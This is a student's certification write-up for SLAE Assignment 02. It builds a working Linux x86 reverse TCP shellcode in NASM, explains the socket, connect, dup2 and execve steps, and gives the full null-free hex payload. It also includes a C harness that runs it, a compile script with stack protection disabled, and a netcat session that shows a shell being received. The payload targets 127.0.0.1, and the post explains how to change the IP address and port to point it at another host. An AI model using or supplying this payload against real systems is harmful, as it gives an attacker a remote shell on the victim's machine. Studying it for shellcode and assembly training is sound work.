Assignment 02

Reverse TCP Shellcode

Saleh Ali Bin Muhaysin

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification:

http://securitytube-training.com/online-courses/securitytube-linux-assembly-expert/

Student ID: **SLAE-1101**

• Introduction:

In this article, we will program an assembly **Reverse TCP Shellcode** for Linux Ubuntu 32bit, we will use the following tools during our programming:

- **NASM** (Netwide Assembler): assembler and disassembler for intel x86 architecture.
- **Objdump**: disassembler an executable to view disassembly code.
- **ld**: combine objects and archive files, relocate their data, and ties up symbol references.

All the executable files that we are going to generate are **elf32** format.

The reverse TCP shellcode will try to establish a connection with the provided IP address on the given port number and give the connection to the remote server and execute the **/bin/sh** program. In our example we will use the IP address **127.0.0.1** and port number **7777**, we can reconfigure them later if we want.


2. Reverse TCP Shellcode:

The shellcode consists of three parts, first Prepare the socket, then give the **stdin**, **stdout**, and **stderr** to the server, and finally execute the **execve**:

2.1. prepare the socket:

- Create socket:


Creating the socket is same as the previous **Bind TCP shellcode**. First, we used the **xor** to clear the eax and ebx registers, then it pushed three values: **protocol**=0 (which is the eax indication of using IPv4), **type**=1 for TCP connection, and **domain**=2 for using Internet address. Here we can see that the "**int 0x80**" use the system call number **102** which is a **socketcall**. The socketcall require two arguments, the subroutine number and a pointer to the subroutine arguments. Here the subroutine create **socket** (subroutine number **1**, stored in ebx) and the arguments for this subroutine stored in ecx (mov ecx, esp). Finally, the socket descriptor will be stored in **esi** register to be used later.



```
; ----------------------------------------
; create new socket
; int socket(int domain, int type, int protocol);
; push the arguments for socket function
xor eax, eax
xor ebx, ebx
push eax          ; protocol = AF_INET (IPv4)
push 1            ; type = SOCK_STREAM (TCP)
push 2            ; domain = AF_INET   (Internet address)
mov ecx, esp      ; get the argument

mov bl, 1         ; create socket subroutine
mov al, 102       ; __NR_socketcall
int 0x80
mov esi, eax      ; get the socket descriptor
```

- Connect:

Next, to connect to the remote server we used the system call **socketcall** with subroutine number 3 (**connect** subroutine). First, we will push the remote server address information to the stack as address struct (IP-address = **127.0.0.1**, Port-number=**7777**, and protocol=**2 IPv4**) and use it as the second argument, and as you notice we used an XOR of both the 0x1001018f and 0x110101f0 to get the result 0x00100007f which is the 127.0.0.1 (we can't use the 0x00100007f directly since it will contain a **NULL** bytes). The third argument is the size of the address struct, which is 16 bytes. The First argument is the address of the socket descriptor.




```
; ----------------------------------------
; connect with the server (Server_IP:Server_PORT)
;int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
; struct sockaddr *addr to remote server
mov eax, 0x1001018f     ; xor 0x1001018f with 0x110101f0
xor eax, 0x110101f0     ; to get 0100007f (address 127.0.0.1)
push dword eax          ; remote address 127.0.0.1 (in reverse order)
push word 0x611E        ; remote Port number 7777 (in reverse order)
push word 2     ; AF_INET (IPv4)
mov edx, esp
; push the arguments for connect function
push dword 16   ; socklen_t addrlen, structure socket size
push edx        ; addr, pointer to sockaddr struct
push esi        ; sockfd, use the socket descriptor
mov ecx, esp    ; get the argument

xor eax, eax
mov al, 102     ; __NR_socketcall
mov bl, 3       ; sub call connect, to connect to server
int 0x80
```

2.2. give the stdin, stdout, and stderr to the client:

After we connected to the remote server, we have to give him all the control of input, output, and error message. So, if the remote server type anything it will be passed as input, and any result will be passed to the remote server.


For this, we are going to use the system call **dup** (syscall number **eax=63**) which require two arguments (old descriptor = the server descriptor in **ebx**, and new descriptor = stdin/stdout/stderr with value 0,1, and 2 respectively in **ecx**). To do this we will use a **loop**, and since the ebx will not change during the loop we assigned it before the loop, then assigned the ecx=2 (**stderr**). Inside the loop we assigned the **syscall 63** to eax (the result will overwrite the eax, so we have to rewrite it in each iteration), then decrement the **ecx**, so next iteration ecx=1 (**stdout**), then ecx=0 (**stdin**). When the **ecx** become a negative, the **jns** will not met the condition and will not jump, and will continue.



```
        ; ---------------------------------------
        ; __NR_dup2: this will give the server the control of
        ; out,in,error of the command line
        ; int dup2(int oldfd, int newfd);
        mov ebx, esi    ; old descriptor, remote server descriptor
        xor ecx, ecx
        mov cl, 2
dup_lab:
        xor eax, eax
        mov al, 63
        int 0x80
        dec cl
        jns dup_lab; loop until negative number (stdin=0, stdput=1, stderr=2)
```

2.3. execute the execve system call:


Finally, we will use the **execve** system call (syscall number eax=**11**) which require three arguments, the path to be executed **//bin/sh** and its arguments and environment. The last two arguments we don't need them so we will pass 0. The path push to the stack in reverse order and stored a pointer to it in the ebx as the first argument.



```
; ---------------------------------------
; __NR_execve 11: the connector a command line /bin/sh
; int execve(const char *filename, char *const argv[], char *const envp[]);
xor eax, eax
xor ecx, ecx
xor edx, edx
mov al, 11
; push the //bin/sh
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
int 0x80
```


3. Compiling script:

To test our shellcode we are going to use the following script, which will take a file name (without extension .nasm) then compile it using NASM, then use **ld** to link it, then remove the .o file. Finally, run the script



```bash
#!/bin/bash

echo "[+] Compiling with NASM..."
nasm -f elf32 -o $1.o $1.nasm

echo "[+] Linking ..."
ld -o $1 $1.o

echo "[+] Removing .o ..."
rm $1.o

echo "[+] Done!"
./$1

```

To get the hex of the **objdump** of the executable file, we are going to use the following script, which will take one argument (the shellcode executable file):




```
objdump -d $1 | grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr
'\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

The result is the following (change the hex in the **red** highlight to change the port number, to change the IP address you have to change the green bytes so the result of XOR between them will be the required IP address):


```
\x31\xc0\x31\xdb\x50\x6a\x01\x6a\x02\x89\xe1\xb3\x01\xb0\x66\xcd\x80\x89\xc6\xb8\x
8f\x01\x01\x10\x35\xf0\x01\x01\x11\x50\x66\x68\x1e\x61\x66\x6a\x02\x89\xe2\x6a\x10
\x52\x56\x89\xe1\x31\xc0\xb0\x66\xb3\x03\xcd\x80\x89\xf3\x31\xc9\xb1\x02\x31\xc0\x
b0\x3f\xcd\x80\xfe\xc9\x79\xf6\x31\xc0\x31\xc9\x31\xd2\xb0\x0b\x51\x68\x2f\x2f\x73\x
68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80
```

Then we are going to use this hex shellcode and put it in a C program file:



```c
#include <stdio.h>
#include <string.h>

unsigned char code[] = \
"\x31\xc0\x31\xdb\x50\x6a\x01\x6a\x02\x89\xe1\xb3\x01\xb0\x66\xcd\x80\x89\xc6\xb8\x8f\x01\x01
\x10\x35\xf0\x01\x01\x11\x50\x66\x68\x1e\x61\x66\x6a\x02\x89\xe2\x6a\x10\x52\x56\x89\xe1\x31
\xc0\xb0\x66\xb3\x03\xcd\x80\x89\xf3\x31\xc9\xb1\x02\x31\xc0\xb0\x3f\xcd\x80\xfe\xc9\x79\xf6
\x31\xc0\x31\xc9\x31\xd2\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
;


int main(){
        printf("shellcode Length: %d\n" , strlen(code));

        int (*ret)() = (int(*)())code;

        ret();
}
```

And then compile it using the following shell script (compile-c.sh) which accept the C program as argument (without the .c extension):




```
gcc -fno-stack-protector -z execstack $1.c -o $1
```

4. Conclusion:

This Reverse TCP shellcode will be run and create a socket and connect to the address 127.0.0.1 port 7777, when the connection established it will give the remote server the control of stdin, stdout, and stderr. After that it execute the /bin/sh and finish its job and exit. The server will be able to communicate with /bin/sh and execute any command.

To test it we will use the **nc** to listen on the port 7777, and use our shellcode to communicate to it.



```
slae@ubuntu:~/Desktop/SLAE-Exam/Assignment02$ nc -vlp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [127.0.0.1] port 7777 [tcp/*] accepted (family 2, sport 57052)
id
uid=1000(slae) gid=1000(slae) groups=1000(slae),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

```
slae@ubuntu:~/Desktop/SLAE-Exam/Assignment02$ ./shellcode
shellcode Length: 92
```